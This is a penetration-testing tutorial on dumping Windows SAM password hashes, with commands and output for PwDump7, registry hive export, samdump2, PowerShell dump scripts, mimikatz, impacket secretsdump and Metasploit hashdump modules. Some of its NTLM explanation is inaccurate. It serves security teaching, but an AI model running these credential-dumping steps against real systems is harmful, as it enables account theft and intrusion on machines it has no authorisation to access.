iGNITE Technologies

Credential Dumping SAM

(Mitre ID: T1003.002)

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Contents

Introduction to SAM

SAM is short for Security Account Manager, which manages all the user accounts and their passwords. It acts as a database. All the passwords are hashed and then stored in SAM. It is the responsibility of the LSA (Local Security Authority) to verify user logins by matching the passwords with the database maintained in SAM. SAM starts running in the background as soon as Windows boots up. SAM is found in **C:\Windows\System32\config** and passwords that are hashed and saved in SAM can be found in the registry. Just open the Registry Editor and navigate yourself to **HKEY_LOCAL_MACHINE\SAM.**

How are Passwords stored in Windows?

To know how passwords are saved in windows, we will first need to understand what are LM, NTLM v1 & v2, Kerberos.

LM authentication

LAN Manager (LM) authentication was developed by IBM for Microsoft's Windows Operating Systems. The security it provides is considered hackable today. It converts your password into a hash by breaking it into two chunks of seven characters each. and then further encrypting each chunk. It is not case sensitive either, which is a huge drawback. This method coversts the whole password string into uppercase, so when the attacker is applying any attack like brute force or dictionary; they can altogether avoid the possibility of lowercase. The key it uses to encrypt is 56-bit DES, which can now be easily cracked.

NTLM authentication

NTLM authentication was developed to secure the systems as LM proved to be insecure at the time. NTLM's base is a challenge-response mechanism. It uses three components – nonce (challenge), response and authentication.

When any password is stored in Windows, NTLM starts working by encrypting the password and storing the hash of the said password while it disposes of the actual password. And it further sends the username to the server, then the server creates a 16-byte random numeric string, namely nonce, and sends it to the client. Now, the client will encrypt the nonce using the hash string of the password and send the result back to the server. This process is called a response. These three components (nonce, username, and response) will be sent to the Domain Controller. The Domain Controller will recover the password using a hash from the Security Account Manager (SAM) database. Furthermore, the domain controller will check the nonce and response in case they match and authentication turns out to be successful.
The operation of NTLM v1 and NTML v2 is the same, with a few exceptions: NTLM v1 is MD4 and v2 is MD5, and the C/R length in v1 is 56 bits + 56 bits + 16 bits, whereas in v2 it is 128 bits.When it comes to the C/R Algorithm, v1 uses DES (ECB mode) and v2 is HMAC_MD5. Finally, in v1, the C/R Value Length is 64 bit + 64 bit + 64 bit, whereas in v2, it is 128 bits.Now that we have understood these hashing systems, let's focus on how to dump them. The methods we will focus on are best suited for both internal and external pen-testing. Let's begin!


NOTE: Microsoft changed the algorithm on Windows 10 v1607, which replaced the RC4 cypher with AES. This change made all the extraction tools that directly access SAM to dump hashes obsolete. Some of the tools have been updated to handle the new encryption method properly. But others were not able to keep up. This doesn't mean that they cannot be used anymore. This just means that if we face the latest Windows 10, we'd rather use update tools. Hence, we divided this article into 2 parts. Windows 7 and Windows 10.

Windows 7

PwDump7

This tool is developed by Tarasco and you can download it from **here**. This tool extracts the SAM file from the system and dumps its credentials. To execute this tool just run the following command in command prompt after downloading:

```
PwDump7.exe
```




```
C:\Users\raj\Desktop\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C08
9C0:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
raj:1000:NO PASSWORD*********************:7CE21F17C0AEE7FB9CEBA532D0546AD6:::
pentest:1001:NO PASSWORD*********************:7CE21F17C0AEE7FB9CEBA532D0546AD6::
:

C:\Users\raj\Desktop\pwdump7>
```

And as a result, it will dump all the hashes stored in SAM file as shown in the image above.

Now, we will save the registry values of the SAM file and system file in a file in the system by using the following commands:

```
reg save hklm\sam c:\sam
reg save hklm\system c:\system
```




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>reg save hklm\sam c:\sam
The operation completed successfully.

C:\Windows\system32>reg save hklm\system c:\system
The operation completed successfully.
```

We saved the values with the above command to retrieve the data from the SAM file.

SamDump2

Once you have retrieved the data from SAM, you can use SamDump2 tool to dump its hashes with the following command:

```
samdump2 system sam
```




```
root@kali:~/Desktop# samdump2 system sam
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
raj:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::
```

Metasploit Framework: Invoke-Powerdump.ps1

Download Invoke-Powerdump Script

The method of Metasploit involves PowerShell. After getting the meterpreter session, access Windows PowerShell by using the command **load PowerShell**. And then use the following set of commands to run the Invoke-PowerDump.ps1 script.

```
load powershell
powershell_import /root/powershell/Invoke-PowerDump.ps1
powershell_execute Invoke-PowerDump
```



```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_import /root/powershell/Invoke-PowerDump.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Invoke-PowerDump
[+] Command execution completed:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


raj:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::



meterpreter >
```


Once the above commands execute the script, you will have the dumped passwords just as in the image above.

Metasploit Framework: Get-PassHashes.ps1

Download Get-PassHashes Script

Again, via meterpreter, access the Windows PowerShell using the command load PowerShell. And just like in the previous method, use the following commands to execute the scripts to retrieve the passwords.

```
load powershell
powershell_import /root/powershell/Get-PassHashes.ps1
powershell_execute Get-PassHashes
```



```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_import /root/powershell/Get-PassHashes.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Get-PassHashes
[+] Command execution completed:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
raj:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::

meterpreter >
```


And VOILA! All the passwords have been retrieved.

PowerShell

Download Invoke-Powerdump Script

This method is an excellent one for local testing, AKA internal testing. To use this method, simply type the following in PowerShell:

```
Import-Module .\Invoke-PowerDump.ps1
Invoke-PowerDump
```



```
PS C:\Users\raj\Desktop> Import-Module .\Invoke-PowerDump.ps1
PS C:\Users\raj\Desktop> Invoke-PowerDump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

raj:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::

PS C:\Users\raj\Desktop> _
```

And, it will dump all the credentials for you.

NOTE: These are the tools that will only work on Windows 7. Now let’s take a look at the tools that work on Windows 10. The tools that work on Windows 10 can also work on Windows 7 but not vice-versa. The tools mentioned above work only on Windows 7. Even if they run on Windows 10 and give the hash, that hash will not be accurate and will not work and/or crack.


Windows 10

Mimikatz

There is a good enough method to dump the hashes of a SAM file using mimikatz. The method is pretty easy and best suited for internal penetration testing. In one of our previous articles, we covered Mimikatz.

To read that article, click **here**. So in this method, we will use the **token::elevate** command. This command is responsible for allowing Mimikatz to access the SAM file in order to dump hashes. Now, to use this method, use the following set of commands:

```
privilege::debug
token::elevate
lsadump::sam
```




```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

564     {0;000003e7} 1 D 39588          NT AUTHORITY\SYSTEM     S-1-
 -> Impersonated !
 * Process Token : {0;00033e4e} 1 F 1194715     DESKTOP-RGP2O9L\raj
 * Thread Token  : {0;000003e7} 1 D 1257135     NT AUTHORITY\SYSTEM

mimikatz # lsadump::sam
Domain : DESKTOP-RGP2O9L
SysKey : 5738fb1ede1d5807545d124d68cf48c7
Local SID : S-1-5-21-693598195-96689810-1185049621

SAMKey : 887043a9f40532f668f7e4294e83060f

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: edd810648111ca8c05485cc1c297f75e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : b088238b2c9d45ebc5992e6767fdfc4e

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b22b75836c329218fc172ab4e09a4e55b90
      aes128_hmac       (4096) : 7691461d6b469fa8551f953a2081bec9
      des_cbc_md5       (4096) : 2f68d029da34bfe5

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 2f68d029da34bfe5


RID  : 000003e9 (1001)
User : raj
  Hash NTLM: 3dbde697d71690a769204beb12283678
```

Impacket

The Impacket tool can also extract all the hashes for you from the SAM file with the following command:


```
./secretsdump.py -sam /root/Desktop/sam -system /root/Desktop/system LOCAL
```



```
root@kali:~/impacket/examples# ./secretsdump.py -sam /root/Desktop/sam -system /root/Desktop/system LOCAL
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x4095a17172d999a276c8cc736cf20d5f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd:::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[*] Cleaning up...
root@kali:~/impacket/examples#
```

Metasploit Framework: HashDump


When you have a meterpreter session with a target, just run the **hashdump** command and it will dump all the hashes from the SAM file of the target system. The same is shown in the image below



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd:::
meterpreter >
```

Another way to dump hashes through the hashdump module is through a post exploit that Metasploit offers. To use the said exploit, use the following set of commands:

```
use post/windows/gather/hashdump
set session 1
exploit
```




```
msf5 > use post/windows/gather/hashdump
msf5 post(windows/gather/hashdump) > set session 1
session ⇒ 1
msf5 post(windows/gather/hashdump) > exploit

[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 4095a17172d999a276c8cc736cf20d5f ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

No users with password hints on this system

[*] Dumping password hashes ...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd:::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::


[*] Post module execution completed
```

Metasploit Framework: credential_collector

Another way to dump credentials by using Metasploit is via another in-built post exploit. To use this exploit, simply background your session and run the following command:

use post/windows/gather/credentials/credential_collector
set session 1
exploit

